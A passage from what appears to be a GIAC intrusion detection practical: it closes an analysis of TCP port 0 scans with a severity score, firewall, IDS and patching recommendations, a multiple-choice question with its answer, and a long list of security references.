$$\text{Criticality} = 2 \tag{17}$$

If the attacker is successful, he/she has knowledge of network hosts offering SMTP services. New and known SMTP vulnerabilities may then be applied to these hosts, so this is a 4

$$\text{Lethality} = 4 \tag{18}$$

Assuming that all operating systems are running the latest patches on all hosts, this is a 5. In fact, our organisation has a full patching team, and most (if not all) the systems are always patched on time.

$$\text{System Countermeasures} = 5 \tag{19}$$

Our network did not respond to these scans, meaning that it has good countermeasures for this form of attack in place. So, for this type of attack, I give my network a 5.

$$\text{Network Countermeasures} = 5 \tag{20}$$

The severity is a defined as [3]

$$\begin{aligned} \text{Severity} &= \text{Criticality} + \text{Lethality} - (\text{System} + \text{Network Countermeasures}) \\ &= 2 + 4 - (5 + 5) = -2 \end{aligned} \tag{21}$$

A.1.9 Defensive recommendation

For this type of attack, the best defensive mechanism is to configure the firewall or external routers to disallow TCP traffic to port 0 (`http://www.snort.org/snort-db/sid.html?sid=524`). IDS rules can also be written to make the IDS alert on any TCP port 0 traffic coming to the network. Another good source of defensive measures is found at `http://www.securiteam.com/securityreviews/5XP0Q2AAKS.html`

Based on the correlation information, it may be a good idea to block the offending IP addresses or range of addresses.

All hosts and servers should be properly patched in a timely manner with current SMTP patches to avoid attackers launching known attacks on the system, eg. a patch for "Encapsulated SMTP Address" vulnerability (`http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms99-027.asp`) is available from Microsoft.

A.1.10 Multiple choice question

1. Which of the following statements are true

   (a) Use of TCP port 0 is restricted to one application as defined by IANA

   (b) TCP port 0 is a reserved port

   (c) Most OSs replace the port number when they receive a packet with a port number of 0,

   (d) It is common practice to see packets with TCP port of 0 on the internet

   Answer: b,c

References

[1] Thomson K. and Miller G.J. and Wilder R., "Wide-area traffic patterns and characteristics," *IEEE Network*, 1997.

[2] Sedayao J, "World wide web network traffic patterns," in *40th IEEE Computer Society International Conference (COMPCON'95)*, 1995.

[3] Northcutt Stephen and Novak Judy, *Network Intrusion Detection : An Analyst's Handbook*, 2nd ed. Indianapolis, Indiana: New Riders, 2000.

[4] Girardin L. and Brodbeck D., "A visual approach for monitoring logs," in *Proceedings of the Twelfth System Administration Conference (LISA '98)*, ser. 12, Boston, MA, December 1998, pp. 299–308. URL: http://www.ubilab.org/publications/index.html

[5] Valdes Alfonso and Skinner Keith , "Probabilistic alert correlation," in *Recent Advances in Intrusion Detection (RAID 2001)*, ser. Lecture Notes in Computer Science, no. 2212. Springer-Verlag, 2001. URL: http://www.sdl.sri.com/papers/raid2001-pac/

[6] Lindqvist Ulf and Porras Phillip A , "expert-bsm: A host-based intrusion detection solution for sun solaris," pp. 240–251, December 10-14 2001. URL: http://www.sdl.sri.com/papers/expertbsm-acsac01/

[7] Neumann Peter G. and Porras Phillip A., "Experience with EMERALD to date," in *First USENIX Workshop on Intrusion Detection and Network Monitoring*, Santa Clara, California, apr 1999, pp. 73–80. URL: http://www.sdl.sri.com/papers/det99/

[8] Vijayan Jaikumar, "Qualys unveils event-correlation engine for intrusion-detection systems," *Computerworld*, July 2003. URL: http://www.computerworld.com/securitytopics/security/holes/story/0,1080%1,83569,00.html

[9] Erlinger Michael and Staniford-Chen Stuart, "Intrusion detection exchange format (IDWG)," *IETF*, 2003. URL: http://www.ietf.org/html.charters/idwg-charter.html

[10] Intellitactics, "Intellitactics network security manager," *Online: Intellitactics*, 2003. URL: http://www.itactics.com/products/nsm_overview.html

[11] NetForensics, "Comprehensive correlation," *Online: NetForensics*, 2003. URL: http://www.netforensics.com/documents/pr_comprehensive.asp

[12] Porras Phillip A. and Neumann Peter G. , "EMERALD: event monitoring enabling responses to anomalous live disturbances," in *1997 National Information Systems Security Conference*, oct 1997. URL: http://www.sdl.sri.com/papers/emerald-niss97/

[13] Qualys, "QualysGuard Enterprise / IDS Intergration," *Online : Qualysis*, 2003. URL: http://www.qualys.com/webservices/qgent/ids/

[14] Southcott Patrick, "Snort & Acid," *Online*, 2002. URL: http://www.patricksouthcott.com/projects/saclug_snort_and_acid/SACLUG_S%nortandACID.ppt

[15] Dondo Maxwell, "An overview of computational intelligence techniques in intrusion detection systems," in *Proceedings of the IASTED International Conference on Neural Networks and Computational Intelligence*, Cancun, Mexico, May 2003, pp. 102–107.

[16] Snort, "Snort rules," *Online: Snort*, 2003. URL: http://www.snort.org/dl/rules/snortrules-stable.tar.gz

[17] ITSS, "Itss information security services," *Online: ITSS*, 2003. URL: http://securecomputing.stanford.edu/alerts/cisco-ios-17jul2003.html

[18] CERT, "Cert advisory ca-2003-15 cisco ios interface blocked by ipv4 packet,"

Online: CERT, 2003. URL: http://www.cert.org/advisories/CA-2003-15.html
[19] CISCO, "Cisco security advisory: Cisco ios interface blocked by ipv4 packets," *Online: CISCO*, 2003. URL: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml
[20] Network World Fusion, "Ack flood," *Online : Encyclopedia*, 2003. URL: http://www.nwfusion.com/links//A/671.html
[21] Spitzner Lance, "Understanding the fw-1 state table," *Online: Collusion*, 2001. URL: http://www.collusion.org/Article.cfm?ID=307
[22] Houle Kevin and Dougherty Chad, "Cert incident note in-2000-05," *CERT*, 2000. URL: http://escert.upc.es/mirrors/cert_incident_notes/IN-2000-05.html
[23] Dittrich David, "Distributed denial of service is there really a threat," *USENIX SEC2000*, 2000. URL: http://staff.washington.edu/dittrich/talks/sec2000.ppt
[24] Baker Richard , "GCIA Practical v3.3," *GIAC*, 2002. URL: www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf
[25] Check Point, "ACK DoS Attack," *Online: Check Point*, 1999. URL: http://www.checkpoint.com/techsupport/alerts/ackdos.html
[26] H. Randy, "Code Red! Whose to Blame? And a surprise way to protect your server," *IISAnswers Editorial*, 2001. URL: http://www.iisanswers.com/articles/hinders_rant.htm
[27] Microsoft, "Information on the code red virus," *Online: Microsoft*, 2002. URL: http://support.microsoft.com/default.aspx?scid=fh;EN-US;codered&product%=iis5
[28] eEye Digital Security, ".ida Code Red Worm," *Online: eEye Digital Security*, 2001. URL: http://www.eeye.com/html/Research/Advisories/AL20010717.html
[29] CERT, "CERT Advisory CA-2001-23 Continued Threat of the "Code Red" Worm," *Online: CERT*, 2002. URL: http://www.cert.org/advisories/CA-2001-23.html,http://www.cert.org/advisories/CA-2001-19.html
[30] Cisco, "Cisco Security Advisory: "Code Red" Worm - Customer Impact," *Online: Cisco*, 2001. URL: http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml
[31] Renner Marc, "Re: Port 524?" *Online*, 1999. URL: http://www.netsys.com/firewalls/firewalls-9912/0109.html
[32] SANS, "Global Incident Analysis Center- Detects Analyzed 10/20/00," *SANS*, 2000. URL: http://www.sans.org/y2k/102000.htm
[33] Novell, "Novell iFolder," *Online:Novell*, 2003. URL: http://www.novell.com/products/ifolder/
[34] Novell, "How to Run iFolder 2.1 in Protected Memory," *Online: Novell*, 2003. URL: http://www.novell.com/coolsolutions/netware/features/a_ifolder_21_prote%cted_nw.html
[35] Comp-list, "ACCESS YOUR SERVER REMOTELY WITH RCONSOLEJ,"

Online: Comp-list, 2003. URL: http://lists.isb.sdnpk.org/pipermail/comp-list/2003-April/002116.html
[36] Broadband Forums, "Port 6129," *Online: Broadband Forums*, 2001. URL: http://www.broadbandreports.com/forum/remark,8858122~mode=flat
[37] R. Dragos, "Incomplete Packet Fragments Discarded?" *Online :*, 2001. URL: http://www.geocrawler.com/archives/3/4890/2001/2/350/5151528
[38] WinMX, "Working around isp port blocks," *Online : WinMX*, 2003. URL: http://winmx.2038.net/winmx/fr-blocked.html
[39] S. Lance, "Re: [Snort-users] Shellcode x86 setgid 0," *Neohapsis*, 2001. URL: http://archives.neohapsis.com/archives/snort/2001-05/0335.html
[40] Martin Daniel, "Spoofed smb name wildcard probes," *CERT: Forum*, 2001. URL: http://cert.uni-stuttgart.de/archive/incidents/2001/05/msg00041.html
[41] M. Lorenzo, "Computer Emergency Response Team Italy," *Online : CERTit*, 2003. URL: http://idea.sec.dsi.unimi.it/tools.html
[42] DynaComm, "DynaComm i:scan," *Online: Dynacomm*, 2003. URL: http://www.dciseries.com/products/iscan/
[43] Online, "Edonkey FAQ," *Online : iDonk.com*, 2003. URL: http://www.idonk.com/faq.html
[44] CERT, "Exploitation of previously installed subseven trojan horses," *Online: CERT*, 2003. URL: http://www.cert.org/incident_notes/IN-2001-07.html
[45] G. Jason, "Online," *Online*, 2003. URL: http://publish.uwo.ca/~jgorski/emule.html
[46] US Dept. of Homeland Security, "New Scanning Activity (with W32-Leave.worm) Exploiting SubSeven Victims ," *National Infrastructure Protection Center*, 2003. URL: http://www.nipc.gov/warnings/advisories/2001/01-014.htm
[47] CERT Coordination Center, "Home network security," *CERT Coordination Center*, 2001. URL: http://www.cert.org/tech_tips/home_networks.html
[48] Dickerson Michael A., "IDS492/NTPDX-BUFFER-OVERFLOW ," *Online : arachnids/IDS492*, 2003. URL: http://www.digitaltrust.it/arachnids/IDS492/research.html
[49] V. Christof, "SANS Intrusion Detection Practical - SANS Parliament Square 2001," *SANS GIAC Practical*, 2001. URL: http://www.giac.org/practical/Christof_Voemel_GCIA.txt
[50] JISCorp, "PORT #'s and what they mean!" *Online : JISCorp*, 2002. URL: http://www.jiscorp.com/ports/ports.asp
[51] SANS, "ECN and its impact on Intrusion Detection," *Global Incident Analysis Center*, 2000. URL: http://www.sans.org/y2k/ecn.htm
[52] Ely D. and Spring N. and Wetherall D. and Savage S. and Anderson T., "Robust congestion signaling," in *Proceedings of the 2001 International Conference on Network Protocols*, Riverside, CA, November 2001. URL:

http://www.cs.washington.edu/homes/djw/papers/nonces-icnp-final.pdf
[53] Long David, "Re: port 3647?" *Neohapsis Archive*, 2000. URL: http://archives.neohapsis.com/archives/incidents/2000-11/0209.html
[54] Beardsley Tod, "Intrusion detection and analysis: Theory, techniques, and tools," *SANS GIAC-GCIA*, 2002. URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc
[55] Kuethe Chris, "GCIA Practical," *SANS GIAC-GCIA*, 2000. URL: http://www.giac.org/practical/chris_kuethe_gcia.html
[56] B. Mike, "GCIA Practical for Capitol SANS/Washington DC," *SANS GIAC-GCIA*, 2000. URL: http://www.giac.org/practical/Mike_Bell_GCIA.doc
[57] Kopka Helmut and Daly Patrick, *A Guide to LaTeX 2ε: Document Preparation for Beginners and Advanced Users*, 2nd ed. Addison-Wesley, 1996.
[58] Stevens W. R., *TCP/IP Illustrated : The Protocols*. Addison-Wesley, 1994, vol. 1.